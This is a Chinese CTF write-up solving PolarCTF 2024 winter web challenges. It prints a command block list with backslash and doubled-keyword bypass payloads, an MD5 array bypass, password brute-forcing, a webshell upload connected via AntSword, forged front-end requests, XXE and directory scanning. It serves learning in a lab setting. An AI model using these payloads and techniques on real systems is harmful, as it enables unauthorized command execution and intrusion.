PolarCTF2024冬季个人挑战赛web题解

狗黑子的RCE

#RCE的绕过

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<?php
error_reporting(0);
highlight_file(__FILE__);
header('content-type:text/html;charset=utf-8');


$gouheizi1=$_GET['gouheizi1'];
$gouheizi2=$_POST['gouheizi2'];
$gouheizi2=str_replace('gouheizi', '', $gouheizi2);

if (preg_match("/ls|dir|flag|type|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $gouheizi1)) {
echo("badly!");
exit;
}
if($gouheizi2==="gouheizi"){
system($gouheizi1);
}else{
echo "gouheizi!";
}
?>
gouheizi!

会将$gouheizi2中的gouheizi替换成空,我们用双写绕过,至于里面的命令过滤,可以用反斜杠去绕过

1
2
3
4
5
?gouheizi1=l\s /
gouheizi2=gougouheiziheizi

?gouheizi1=ca\t /fla\g.php
gouheizi2=gougouheiziheizi

简单的导航站

#md5绕过+越权+爆破

上传文件的口子需要管理员登录,并且提示管理员不一定是admin

注册后登录,有一个查看用户列表

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('user.php');

$user1 = $_GET['user1'];
$user2 = $_GET['user2'];

if ($user1 != $user2) {
if (md5($user1) === md5($user2)) {
echo '用户名:' . $user;
} else {
echo 'MD5值校验出错啦啦啦......';
}
} else {
echo 'user不能相等!';
}
?>
user不能相等!

md5的强比较,直接用数组绕过就行

1
/audit.php?user1[]=1&user2[]=2

然后拿到了用户名列表

在主页源代码发现有一个Admin1234,估计是密码需要爆破吧


爆了几次没爆出来,后面才发现密码漏了个感叹号…..

image-20251211132014450

登录后打文件上传,一点限制都没有,没回显路径,猜测了一波路径是/uploads/

image-20251211132507648



上传马子后蚁剑连接,但是flag有很多,直接拿去刚刚的认证爆破就行了

image-20251211132633087

button

#前端js

点不到的按钮,看看前端的js文件怎么写的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
const button = document.getElementById('myButton');
const flagDiv = document.getElementById('flag');

const viewportWidth = window.innerWidth;
const viewportHeight = window.innerHeight;


const buttonWidth = button.offsetWidth;
const buttonHeight = button.offsetHeight;


let clickCount = 0;


button.addEventListener('mouseover', function() {

const randomX = Math.random() * (viewportWidth - buttonWidth) - (viewportWidth / 2);
const randomY = Math.random() * (viewportHeight - buttonHeight) - (viewportHeight / 2);


button.style.transform = `translate(${randomX}px, ${randomY}px)`;
});

function handleClick() {

clickCount++;


if (clickCount === 999999999999999999999999999999999999999999999999999999999999999999) {
const xhr = new XMLHttpRequest();
xhr.open('GET', '/proxy.php?file=flag', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4 && xhr.status == 200) {
alert(xhr.responseText);
}
};
xhr.send();
}


const xhr = new XMLHttpRequest();
xhr.open('GET', 'getFlag.php', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4 && xhr.status == 200) {
flagDiv.innerHTML = xhr.responseText;
}
};
xhr.send();
}

button.addEventListener('click', handleClick);

document.addEventListener('keydown', function(event) {

if (event.key === 'Tab') {
event.preventDefault();

}

if (event.ctrlKey) {
// Ctrl + C, Ctrl + V, Ctrl + X, Ctrl + A
if (event.key === 'c' || event.key === 'v' || event.key === 'x' || event.key === 'a') {
event.preventDefault();

}
}

if (event.key === 'F5' || event.key === 'F12' || event.key === 'F11') {
event.preventDefault();

}
});

给具体的get请求了/proxy.php?file=flag,直接构造请求就行了

井字棋

#前端js

还是一样,这种前端的直接看js

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
<script>
let origBoard;
let huPlayer = 'O';
let aiPlayer = 'X';
const winCombos = [
[0, 1, 2],
[3, 4, 5],
[6, 7, 8],
[0, 4, 8],
[6, 4, 2],
[2, 5, 8],
[1, 4, 7],
[0, 3, 6]
];

const cells = document.querySelectorAll('.cell');
startGame();

function selectSym(sym) {
huPlayer = sym;
aiPlayer = sym === 'O' ? 'X' : 'O';
origBoard = Array.from(Array(9).keys());
for (let i = 0; i < cells.length; i++) {
cells[i].addEventListener('click', turnClick, false);
}
if (aiPlayer === 'X') {
turn(bestSpot(), aiPlayer);
}
document.querySelector('.selectSym').style.display = "none";
}

function startGame() {
document.querySelector('.endgame').style.display = "none";
document.querySelector('.endgame .text').innerText = "";
document.querySelector('.selectSym').style.display = "block";
for (let i = 0; i < cells.length; i++) {
cells[i].innerText = '';
cells[i].style.removeProperty('background-color');
}
}

function turnClick(square) {
if (typeof origBoard[square.target.id] === 'number') {
turn(square.target.id, huPlayer);
if (!checkWin(origBoard, huPlayer) && !checkTie())
turn(bestSpot(), aiPlayer);
}
}

function turn(squareId, player) {
origBoard[squareId] = player;
document.getElementById(squareId).innerHTML = player;
let gameWon = checkWin(origBoard, player);
if (gameWon) gameOver(gameWon);
checkTie();
}

function checkWin(board, player) {
let plays = board.reduce((a, e, i) => (e === player) ? a.concat(i) : a, []);
let gameWon = null;
for (let [index, win] of winCombos.entries()) {
if (win.every(elem => plays.indexOf(elem) > -1)) {
gameWon = {
index: index,
player: player
};
break;
}
}
return gameWon;
}

function gameOver(gameWon) {
for (let index of winCombos[gameWon.index]) {
document.getElementById(index).style.backgroundColor =
gameWon.player === huPlayer ? "#0099ff" : "#f4001f";
}
for (let i = 0; i < cells.length; i++) {
cells[i].removeEventListener('click', turnClick, false);
}
declareWinner(gameWon.player === huPlayer ? "您赢了!" : "您输了.");
}

function declareWinner(who) {
document.querySelector(".endgame").style.display = "block";
document.querySelector(".endgame .text").innerText = who;

// 确定获胜状态并发送到后端
const winner = who === "您赢了!" ? "player" : "ai";

// AJAX 请求后端
fetch("game.php", {
method: "POST",
headers: {
"Content-Type": "application/json"
},
body: JSON.stringify({ winner: winner })
})
.then(response => response.json())
.then(data => {
if (data.flag) {
// 弹出 Flag
alert("Flag: " + data.flag);
} else if (data.message) {
// 显示提示
alert(data.message);
}
})
.catch(error => {
console.error("Error:", error);
});
}


function emptySquares() {
return origBoard.filter((elm, i) => i === elm);
}

function bestSpot() {
return minimax(origBoard, aiPlayer).index;
}

function checkTie() {
if (emptySquares().length === 0) {
for (cell of cells) {
cell.style.backgroundColor = "green";
cell.removeEventListener('click', turnClick, false);
}
declareWinner("平局");
return true;
}
return false;
}

function minimax(newBoard, player) {
var availSpots = emptySquares(newBoard);

if (checkWin(newBoard, huPlayer)) {
return {
score: -10
};
} else if (checkWin(newBoard, aiPlayer)) {
return {
score: 10
};
} else if (availSpots.length === 0) {
return {
score: 0
};
}

var moves = [];
for (let i = 0; i < availSpots.length; i++) {
var move = {};
move.index = newBoard[availSpots[i]];
newBoard[availSpots[i]] = player;

if (player === aiPlayer)
move.score = minimax(newBoard, huPlayer).score;
else
move.score = minimax(newBoard, aiPlayer).score;
newBoard[availSpots[i]] = move.index;
if ((player === aiPlayer && move.score === 10) || (player === huPlayer && move.score === -10))
return move;
else
moves.push(move);
}

let bestMove, bestScore;
if (player === aiPlayer) {
bestScore = -1000;
for (let i = 0; i < moves.length; i++) {
if (moves[i].score > bestScore) {
bestScore = moves[i].score;
bestMove = i;
}
}
} else {
bestScore = 1000;
for (let i = 0; i < moves.length; i++) {
if (moves[i].score < bestScore) {
bestScore = moves[i].score;
bestMove = i;
}
}
}

return moves[bestMove];
}
</script>


找到flag的前置条件,直接按要求发送请求就行了

1
2
3
4
5
6
7
8
9
10
// 确定获胜状态并发送到后端
const winner = who === "您赢了!" ? "player" : "ai";
// AJAX 请求后端
fetch("game.php", {
method: "POST",
headers: {
"Content-Type": "application/json"
},
body: JSON.stringify({ winner: winner })
})

那就发呗,请求路径是game.php,请求体是json格式的winner键值对

image-20251211134127869

xxmmll

#XXE

源码有一段注释代码

1
<!--牢猫的网站使用 PHP 作为服务器端编程语言,是http响应头-->

用dirsearch扫一下目录

1
2
3
4
5
6
7
8
[12:01:21] Scanning:
[12:01:29] 200 - 469B - /Dockerfile
[12:01:29] 200 - 654B - /docker-compose.yml
[12:01:29] 200 - 11B - /flag.txt
[12:01:30] 200 - 417B - /index.php
[12:01:30] 200 - 417B - /index.php/login/
[12:01:34] 403 - 342B - /server-status/
[12:01:34] 403 - 341B - /server-status


有一个非预期解,flag在docker文件里面

image-20251212120329958


然后我们看看预期解,上面提示响应头

image-20251212120503677


访问一下是一个提交页面

image-20251212120650567

随便传进去出现xml解析错误,那就打xxe就行了

后面发现随便传一个xml就可以通过验证了


Note

image-20251212120837468

dirsearch扫目录

1
2
3
4
5
6
7
8
9
10
[12:08:53] Scanning:
[12:09:01] 200 - 1KB - /debug.log
[12:09:01] 200 - 774B - /Dockerfile
[12:09:01] 200 - 180B - /docker-compose.yml
[12:09:02] 200 - 39B - /flag.txt
[12:09:03] 200 - 352B - /index.php
[12:09:03] 200 - 352B - /index.php/login/
[12:09:04] 200 - 0B - /logs.txt
[12:09:07] 403 - 341B - /server-status
[12:09:07] 403 - 342B - /server-status/

直接访问flag.txt就出来了

-------------本文结束感谢您的阅读-------------